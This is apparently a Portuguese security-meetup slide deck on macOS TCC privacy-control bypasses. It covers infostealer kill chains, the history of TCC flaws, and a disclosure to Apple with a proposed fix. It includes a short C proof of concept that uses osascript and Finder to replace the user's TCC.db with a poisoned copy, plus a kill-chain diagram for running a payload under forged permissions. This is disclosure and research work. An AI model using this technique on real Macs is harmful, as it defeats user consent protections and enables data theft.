

📅 27 Nov, 19h00

NerdZão #239

Security [B]³



📍 R. Quinze de Novembro, 275
Centro Histórico de São Paulo
1º andar – Sala de Treinamentos

NerdZão

macOS TCC Reloaded
Ricardo L0gan

L0gan



Pesquisador de segurança com ampla experiência em redes corporativas, análise de malware, testes de intrusão (pentest) e engenharia reversa. Nos últimos anos, tenho me dedicado a pesquisas focadas na identificação de vulnerabilidades e na análise de malware em ambientes macOS.


Apresentei palestras em importantes conferências de segurança no Brasil e no exterior e faço parte da equipe organizadora da H2HC, a maior conferência hacker do Brasil.

Atualmente, sou cofundador da Thallium Security, empresa especializada em segurança ofensiva, com foco em Red Team, pentest e pesquisas de segurança em dispositivos Apple.

Agenda

- 0X00 – Motivação da pesquisa
- 0X01 – Segurança em macOS (Default / Corporativo)
- 0X02 – Histórico de Vulnerabilidades (TCC)
- 0X03 – Bypass TCC
- 0X04 – Conclusão
- 0X05 – Referências

Algun deles e Seguro?



0x00 – Motivação da Pesquisa

CoOL BSidesSP 2015

MACH-O
A NEW THREAT

Ricardo A

Andsec Security Conference
4th Edition

R3MF – R3v3rs1ng on
Mach-O File



H2HC
Hackers to Hackers Conference

R3MF – R3v3rs1ng on
Mach-O File

0x00 – Motivação da Pesquisa

Cadeia de Infecção: Info Stealers para macOS



Infecção (Vetores)

- Phishing
- DMG/PKG Falsos
- Torrents/ Cracks



Execução

Gatekeeper
bypass

Permissões
TCC

Binários
empacotados



Coleta

Browsers &
Keychain

Wallets &
Tokens

SSH Keys



Persistência

LaunchAgents
LaunchDaemons

Login Items

HTTP POST
/ FTP



Deteccão & Mitigação

Monitor
LaunchAgents


MDM +
Gatekeeper

Bloqueio de
canais de Exfil




0x00 – Motivação da Pesquisa

Grupos APT



Info Stealers




0x01 – Segurança em macOS (Default / Corporativo)

Versão	Data de Lançamento
Cheetah	2001
Puma	2001
Jaguar	2002
Panther	2003
Tiger	2005
Leopard	2007
Snow Leopard	2009
Lion	2011
Mountain Lion	2012
Mavericks	2013
Yosemite	2014
El Capitan	2015
Sierra	2016
High Sierra	2017
Mojave	2018
Catalina	2019
Big Sur	2020 ARM/Intel
Monterey 12	2021 (Suportado) + ARM/Intel
Ventura 13	2022 (Suportado) + ARM/Intel
Sonoma 14	2023 (Suportado) + ARM/Intel
Sequoia 15	2024 (Suportado) + ARM/Intel
Tahoe 26	2025 (Suportado) + ARM/Intel



0x01 – Segurança em macOS (Default / Corporativo)



0x02 – Histórico de Vulnerabilidades (TCC)

TCC(Transparency, Consent and Control) – Presente no macOS desde a versão 10.11 El Capitan (2015)


Um bypass no TCC é perigoso porque pode comprometer privacidade, segurança e integridade do sistema, permitindo que aplicativos ou processos acessem recursos sensíveis sem consentimento.

```
### TCC (Privacy Protections)
```

```
~/Desktop  
~/Documents  
~/Downloads  
iCloud Drive  
etc...
```


```
### TCC (Not Protected)
```

```
/tmp  
~/.ssh
```



0x02 – Histórico de Vulnerabilidades (TCC)

```
s1th@Koriban ~ %  
s1th@Koriban ~ % cd ~/Library/Application\ Support/com.apple.TCC  
s1th@Koriban com.apple.TCC %  
s1th@Koriban com.apple.TCC % pwd  
/Users/s1th/Library/Application Support/com.apple.TCC -> User  
s1th@Koriban com.apple.TCC %  
s1th@Koriban com.apple.TCC % cd /Library/Application\ Support/com.apple.TCC  
s1th@Koriban com.apple.TCC %  
s1th@Koriban com.apple.TCC % pwd  
/Library/Application Support/com.apple.TCC -> System  
s1th@Koriban com.apple.TCC %
```



0x02 – Histórico de Vulnerabilidades (TCC)

```
s1th@s1th ~ % sqlite3 ~/Library/Application\ Support/com.apple.TCC/TCC.db "SELECT service, auth_value, last_modified FROM access WHERE client='com.google.Chrome';"

Error: unable to open database "/Users/s1th/Library/Application Support/com.apple.TCC/TCC.db": authorization denied
s1th@s1th ~ %
s1th@s1th ~ % sqlite3 /tmp/TCC.db "SELECT service, auth_value, last_modified FROM access WHERE client='com.google.Chrome';"

kTCCServiceCamera|2|1748886005
kTCCServiceMicrophone|2|1748886006
kTCCServiceBluetoothAlways|2|1750545673
kTCCServiceWebBrowserPublicKeyCredential|2|1755820769
s1th@s1th ~ %
s1th@s1th ~ %

s1th@s1th-2 ~ %
s1th@s1th-2 ~ % tccutil reset All com.google.Chrome
Successfully reset All approval status for com.google.Chrome
```

0x02 – Histórico de Vulnerabilidades (TCC)

```
s1th@s1th ~ % log stream --predicate 'subsystem == "com.apple.TCC" or process == "tccd"' --info | more
```

```
Filtering the log data using "subsystem == "com.apple.TCC" OR process == "tccd"
```

Timestamp	Thread	Type	Activity	PID	TTL	
2025-08-28 16:52:26.139364-0300	0x233f2c	Info	0xc80913	59523	0	FinderSyncExtension: (TCC) [com.apple.TCC:access] SEND: 0/7 synchronous to com.apple.tccd.system: request: msgID=59523.1, function=TCCAccessRequest, service=kTCCServiceListenEvent,
2025-08-28 16:52:26.140194-0300	0x233dbf	Default	0xc80913	387	0	tccd: (libxpc.dylib) [com.apple.xpc:connection] [0x898178a00] activating connection: mach=false listener=false peer=true name=com.apple.tccd.system.peer[59523].0x898178a00
2025-08-28 16:52:26.140246-0300	0x233dbf	Default	0xc80913	387	0	tccd: [com.apple.TCC:access] REQUEST: tccd_uid=0, sender_pid=59523, sender_uid=501, sender_auid=501, function=TCCAccessRequest, msgID=59523.1
2025-08-28 16:52:26.140284-0300	0x233dbf	Info	0xc80913	387	0	tccd: [com.apple.TCC:access] REQUEST_MSG: msgID=59523.1, msg={

```
    require_purpose=<xpc_null>  
    service="kTCCServiceListenEvent"  
    function="TCCAccessRequest"  
    preflight=true  
    target_token={NULL}  
    TCCD_MSG_ID="59523.1"  
    background_session=false  
}
```


2025-08-28 16:52:26.140433-0300	0x233dbf	Info	0xc80913	387	0	tccd: [com.apple.TCC:access] AttributionChain: requesting={TCCDProcess: identifier=com.google.drivesfs.finderhelper.findersync, pid=59523, auid=501, euid=501, binary_path=/Applications/Google Drive.app/Contents/Applications/FinderHelper.app/Contents/PlugIns/FinderSyncExtension.appex/Contents/MacOS/FinderSyncExtension},
---------------------------------	----------	------	----------	-----	---	--

2025-08-28 16:52:26.140531-0300	0x233dbf	Info	0xc80913	387	0	tccd: [com.apple.TCC:access] AttributionChain: requesting={TCCDProcess: identifier=com.google.drivesfs.finderhelper.findersync, pid=59523, auid=501, euid=501, binary_path=/Applications/Google Drive.app/Contents/Applications/FinderHelper.app/Contents/PlugIns/FinderSyncExtension.appex/Contents/MacOS/FinderSyncExtension},
---------------------------------	----------	------	----------	-----	---	--

2025-08-28 16:52:26.140552-0300	0x233dbf	Default	0xc80913	387	0	tccd: [com.apple.TCC:access] AUTHREQ_CT
---------------------------------	----------	---------	----------	-----	---	---

0x02 – Histórico de Vulnerabilidades (TCC)

POC ->



Bypass

Demonstração simples mostrando como um acesso remoto (via SSH) pode contornar os controles implementados pelo SIP para acessar uma pasta sensível, como o banco de dados do TCC.

CVE-2022-32862 (bypass on TCC SSH/sshd-keygen-wrapper)
Reported by Csaba Fitzl (@theevilbit)

0x03 – Bypass TCC

Apple Security Research

New Report

< My Reports Vulnerability o...



Product Security

13/11/2023, 14:44

Thanks! We'll be in touch.



Product Security

16/11/2023, 12:30

há 20 horas

After further review, we don't see any security implications to the behavior you're reporting as it's working as it was designed.

Write a comment.

<https://security.apple.com>

Vulnerabilidade encontrada no TCC (Transparency, Consent and Control)

- Acesso e modificação de arquivos protegidos pelo sistema (TCC + SSV + SIP).
- O componente de TCC do macOS não valida o uso do comando "open ." o comando deveria bloquear o acesso da pasta no Terminal para o Finder.

Risco:

Inserir um arquivo TCC.db modificado com uma entrada maliciosa para desabilitar proteções de segurança, permitindo que outro binário (como um malware) explore a brecha.

0x03 – Bypass TCC

```
bypass-tcc.cpp X
Users > slth > Desktop > bypass-tcc.cpp > main()
1  #include <stdio.h>
2  #include <stdlib.h>
3
4  void finder_copy(const char *source, const char *destination) {
5      char command[1024];
6
7      snprintf(command, sizeof(command),
8               "osascript -e 'tell application \"Finder\" to duplicate POSIX file \"%s\" to POSIX file \"%s\" with replacing'",
9               source, destination);
10
11     system(command);
12 }
13
14 int main() {
15     const char *source = "/tmp/TCC.db";
16     const char *destination = "/Users/slth/Library/Application Support/com.apple.TCC";
17
18     finder_copy(source, destination);
19
20     return 0;
21 }
```

PROBLEMAS SAÍDA CONSOLE DE DEPURACÃO TERMINAL PORTAS

EasyCode AI

zsh

```
slth@Koriban ~ % cd Desktop
slth@Koriban Desktop % gcc bypass-tcc.cpp -o bypass-tcc
slth@Koriban Desktop %
slth@Koriban Desktop % ./bypass-tcc
29:148: execution error: Finder obteve um erro: A operação não pode ser concluída porque você não tem a permissão necessária. (-5000)
slth@Koriban Desktop %
slth@Koriban Desktop %
```

0x03 – Bypass TCC

POC ->



Bypass

Substituir o arquivo TCC.db localizado na pasta protegida: [~/Library/Application Support/com.apple.TCC](#) por um novo TCC.db modificado.

Automator é um aplicativo desenvolvido pela Apple para o macOS, utilizado para automatizar tarefas repetitivas através de ações de arrastar e soltar ou point-and-click. O Automator permite repetir tarefas em uma ampla variedade de programas, incluindo Finder, Safari, Calendar, Contacts e outros.

0x03 – Bypass TCC

KILLCHAIN FOR TCC MACOS

```
1.THE VICTIM DOWNLOADS TWO FILES.
```



BYPASS.TCC



PAYLOADMACOS

2. VICTIM EXECUTES BYPASS.TCC



BYPASS.TCC

4. BYPASS.TCC NOW RUNS PAYLOAD.MACOS.



PAYLOADMACOS

5.THE PAYLOAD IS EXECUTED WITH THE POISONED PERMISSIONS.



PAYLOADMACOS

6.THE VICTIM IS FULLY COMPROMISED.



**MALICIOUS CODE
SUCCESSFULLY EXECUTED
WITH ELEVATED PERMISSIONS!**

LOGAN ////////////// 2025

3.THE BYPASS REPLACES THE TCC DATABASE WITH A NEW, POISONED VERSION.



ORIGINAL
TCC DATABASE



POISONED
TCC DATABASE

0110100000110000101100011011010110110100011010000110
0101011100000110110001100001011011100110010101110100

0x04 – Conclusão

The trojan is a barebones, unsigned application **built from an Automator workflow** rather than a Script Editor applet and bearing the bundle identifier `com.apple.automator.makabaka`. The binary only targets Intel devices.



A Apple corrigiu o problema, mas não recebi nenhum feedback sobre o relatório.

Minha sugestão para corrigir o problema:

Na minha opinião, o arquivo `TCC.db` deveria ter um identificador/flag criado pelo sistema operacional com base no hardware e na própria versão do sistema, garantindo que não seja possível sobrescrever o `TCC.db` por uma instalação gerada em outra máquina.

0x05 – Referências

Hacking is a way of life

macOS Red Teaming on Corporate Scenarios (Defcon 2024)

<https://github.com/loganbr/Presentations/blob/main/2024%20-%20Defcon%20Red%20Team%20Village.pdf>

macOS Hacking Tricks (Nullbyte 2019)

<https://github.com/loganbr/Presentations/blob/main/2019%20-%20Nullbyte%20-%20macOS%20Hacking%20Tricks.pdf>

Research about malwares (mach-o files) for macOS(H2HC 2016)

<https://github.com/loganbr/Presentations/blob/main/2016%20-%20H2HC%20-%20R3v3rs1ng%20on%20Mach-O%20File%20%20Version%200.pdf>

Wojciech Regula and Csaba Fitzl - The Final Chapter: Unlimited ways to bypass your macOS privacy mechanisms (Blackhat 2024)

<https://www.youtube.com/watch?v=Px3uzzQxdag>

Objective-See / Objective ByTheSea

<https://objective-see.org>

<https://objectivebythesea.org>



Dúvidas?

E-mail: ricardologanbr@gmail.com

Presentations: <https://github.com/loganbr/Presentations>

Twitter: [@l0ganbr](https://twitter.com/l0ganbr)